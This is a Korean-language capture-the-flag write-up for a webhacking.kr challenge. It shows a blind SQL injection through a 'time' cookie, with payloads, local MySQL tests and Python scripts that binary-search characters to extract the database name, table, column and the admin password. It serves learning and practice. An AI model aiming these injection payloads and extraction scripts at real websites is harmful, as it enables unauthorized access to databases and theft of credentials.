취약점 분석
처음 문제 페이지에 접속해보면 다음과 같은 화면이 브라우저에 출력된다.

페이지 소스 보기를 해보자.
<!--
2025-11-04 01:42:14
-->
<h2>Restricted area</h2>Hello stranger. Your IP is logging...<!-- if you access admin.php i will kick your ass -->
admin.php로 접근해보자.


다음과 같은 창을 발견했다. admin의 비밀번호를 알아내는 문제인 것 같다.
여러가지 시도를 해보다가 time이라는 쿠키 값을 발견했다.
time값이 정수로 변환되어서 이 페이지의 주석으로 들어가서 나타나는 것 같다. 확실히 검증하기 위해 값을 바꿔보자.
- time값: 1 → 2070-01-01 09:00:01
- time값: 2 → 2070-01-01 09:00:02
즉, 이 time값은 1을 기준으로 2070-01-01 09:00:01 부터 시작한다.
그럼, 여기에 SQL문이 들어가도 똑같은지 확인해보자.
- time값: (SELECT 2) → 2070-01-01 09:00:02
지금까지의 결론
- time 쿠키 값에는 SELECT 문 등 SQL이 들어갈 수 있다.
- 이 값은 정수 값을 시간 값으로 변환 시켜 나타난다.
- 1부터 2070-01-01 09:00:01로 시작해 숫자를 증가시킬 수록 1초 단위로 변화한다.
- 그러나, 이 컬럼에는 정수만 들어갈 수 있다.
=> 수로 표현된 값을 통해 DB명, 테이블 명, 컬럼명, 값 등을 한 글자씩 알아내는 Blind SQLi로 알아내야 한다.
익스플로잇
1. DB 명 알아내기
DB 길이 구하기
(SELECT LENGTH(DATABASE()))
=>
2070-01-01 09:00:06
# SELECT CHAR_LENGTH(DATABASE())로 해도 결과는 동일
DB 명의 길이 : 6
그럼 DB명을 SUBSTR, ASCII등으로 어떻게 알 수 있을지 SQL 창에서 실험해보자.
본인의 컴퓨터에 깔려있는 WSL Ubuntu 창에서 실험해 보았다.
내 Ubuntu에서 실험내용
mysql> select 1 where 1=1;
+---+
| 1 |
+---+
| 1 |
+---+
1 row in set (0.00 sec)

mysql> select 1 where 1=0;
Empty set (0.00 sec)

mysql> select 1 where 1=0;

#'sample'이라는 DB가 생성되어 있다.
mysql> select 1 where (SELECT substr(database(),1,1) = 's');
+---+
| 1 |
+---+
| 1 |
+---+
1 row in set (0.00 sec)
⇒ 그럼 이거 기반으로 time쿠키값을 통해 DB이름부터 쭉 SUBSTR로 알아내면 된다.
참, 거짓 여부를 1로 정하고, 2070-01-01 09:00:01가 HTTP 응답에 있으면 된다.
DB명 추출 Payload
ascii(substr(database(),{pos},1))={a}- pos : 인덱스 증가 값(1씩 증가)
- a : 아스키 코드 값(1씩 증가)
Python Script
import requests

URL = "https://webhacking.kr/challenge/web-02/"
SUCCESS_INDICATOR = "2070-01-01 09:00:01"  # 실제 로그인 성공 시 뜨는 문자열로 바꿔야 함

def check_condition(payload):
    cookies = {'PHPSESSID' : 'e3j744d9te37q0bfg3j2bug0kd', 'time': payload}
    try:
        r = requests.get(URL, cookies=cookies)
        return SUCCESS_INDICATOR in r.text
    except requests.exceptions.RequestException as e:
        print(f"Request failed: {e}")
        return


def AtackForm(sql, index, chnum):
    payload = "(ascii(substr(({}),{},1))>{})".format(sql, index, chnum)

    return check_condition(payload)


def binarySearch(sql, index):
    strArr = ''
    start, end = 33, 126
    while start + 1 < end:     # Binary Search(loop)
        mid = int((start+end) / 2)    # Python은 나누기 기본 타입이 실수형이라 형변환
        code = AtackForm(sql, index, mid)

        if code:    # 아스키 값이 목표값 보다 클 경우
            start = mid
        else:   # 아스키 값이 목표값 보다 작을 경우
            end = mid

    strArr = chr(end)    # 목표값을 찾았을 때 문자열로 형변환(ASCII Code)
    return strArr


def find_database_name():
    db_name = ""
    i = 1
    while True :
        sql = "select database()"

        ch = binarySearch(sql, i)

        if ch == '"':
            print(f"[-] Could not find character at position {i}")
            break

        db_name += ch
        print(f"[+] Found char {i}: {db_name}")
        i += 1

    print(f"\n[✔] Database name: {db_name}")
    return None
⇒ chall2
2. 테이블 이름 구하기
테이블 개수 추출 Payload
(SELECT COUNT(*) FROM information_schema.tables WHERE table_schema = 'chall2')→ 2070-01-01 09:00:02
⇒ 테이블 개수 : 2개
테이블 명 추출 Payload
(ascii(substr((SELECT table_name FROM information_schema.tables WHERE table_schema='chall2' LIMIT {idx},1), {pos}, 1)) = {a})Python Script
def find_table_count():
    count = 1
    while True:
        sql = f"(SELECT COUNT(*) FROM information_schema.tables WHERE table_schema = 'chall2')={count}"

        if check_condition(sql):
            print(f"[+] Found database table count: {count}")
            break
        count += 1

def find_table_name():
    table_name = ""
    index = 0
    i = 1
    while True :
        sql = "SELECT table_name FROM information_schema.tables WHERE table_schema = 'chall2' LIMIT {}, 1".format(index)

        ch = binarySearch(sql, i)

        if ch == '"':
            print(f"[-] Could not find character at position {i}")
            break

        table_name += ch
        print(f"[+] Found char {i}: {table_name}")
        i += 1

    print(f"\n[✔] Table name: {table_name}")
    return None
⇒ 테이블 이름 : admin_area_pw
테이블 이름을 보니, 두 번째 테이블은 딱히 찾아볼 필요도 없겠다.
바로 admin_area_pw 테이블의 컬럼명을 알아보자.
3. 컬럼명 추출
컬럼 개수 추출 Payload
(SELECT COUNT(*) FROM information_schema.columns WHERE table_name='admin_area_pw')컬럼 이름 길이 추출
(SELECT LENGTH(COLUMN_NAME) FROM information_schema.columns WHERE table_name = 'admin_area_pw')
컬럼 이름 추출 Payload
ascii(substr((SELECT COLUMN_NAME FROM information_schema.columns WHERE table_name = 'admin_area_pw'), {pos}, 1)) = {a}Python Script
def find_colunm_count():
    # table_name = "_mem"

    count = 1
    while True:
        sql = f"((SELECT COUNT(*) FROM information_schema.columns WHERE table_name = 'admin_area_pw')={count})"

        if check_condition(sql):
            print(f"[+] Found database colunm count: {count}")
            break
        count += 1


def find_colunm_name():
    # table_name = "admin_area_pw"
    index = 0

		# 컬럼 이름의 길이 추출
    length = 1
    while True:
        sql = f"((SELECT length(COLUMN_NAME) FROM INFORMATION_SCHEMA.COLUMNS WHERE table_name = 'admin_area_pw' LIMIT {index},1)={length})"

        if check_condition(sql):
            print(f"[+] Found database colunm length: {length}")
            break
        length += 1

    column_name = ""
    i = 1
    while True :
        sql = f"(SELECT COLUMN_NAME FROM information_schema.COLUMNS WHERE TABLE_NAME = 'admin_area_pw' LIMIT {index}, 1)"

        ch = binarySearch(sql, i)

        if ch == '"':
            print(f"[-] Could not find character at position {i}")
            break

        column_name += ch
        print(f"[+] Found char {i}: {column_name}")
        i += 1

    print(f"\n[✔] Colunm name: {column_name}\n")
    return None
⇒ 컬럼 개수 : 1개
⇒ 컬럼 이름의 길이 : 2
⇒ 컬럼명 : pw
4. 비밀번호 익스플로잇
Payload
ascii(substr((SELECT pw FROM admin_area_pw), {pos}, 1)) = {a}
Python Script
def find_flag():
    # table_name = "admin_area_pw"
    column = 'pw'
    index = 0

    c = 1
    while True:
        sql = f"((SELECT COUNT(*) FROM admin_area_pw)={c})"
        if check_condition(sql):
            print(f"[+] Found row count: {c}")
            break
        c += 1

    length = 1
    while True:
        sql = f"((SELECT length({column}) FROM admin_area_pw LIMIT {index},1)={length})"
        if check_condition(sql):
            print(f"[+] Found flag length: {length}")
            break
        length += 1

    flag = ""
    i = 1
    while True :
        sql = f"SELECT {column} FROM admin_area_pw LIMIT 0, 1"

        ch = binarySearch(sql, i)

        if ch == '"':
            print(f"[-] Could not find character at position {i}")
            break

        flag += ch
        print(f"[+] Found char {i}: {flag}")
        i += 1

    print(f"\n[✔] Flag : {flag}")
    return None
⇒ kudos_to_beistlab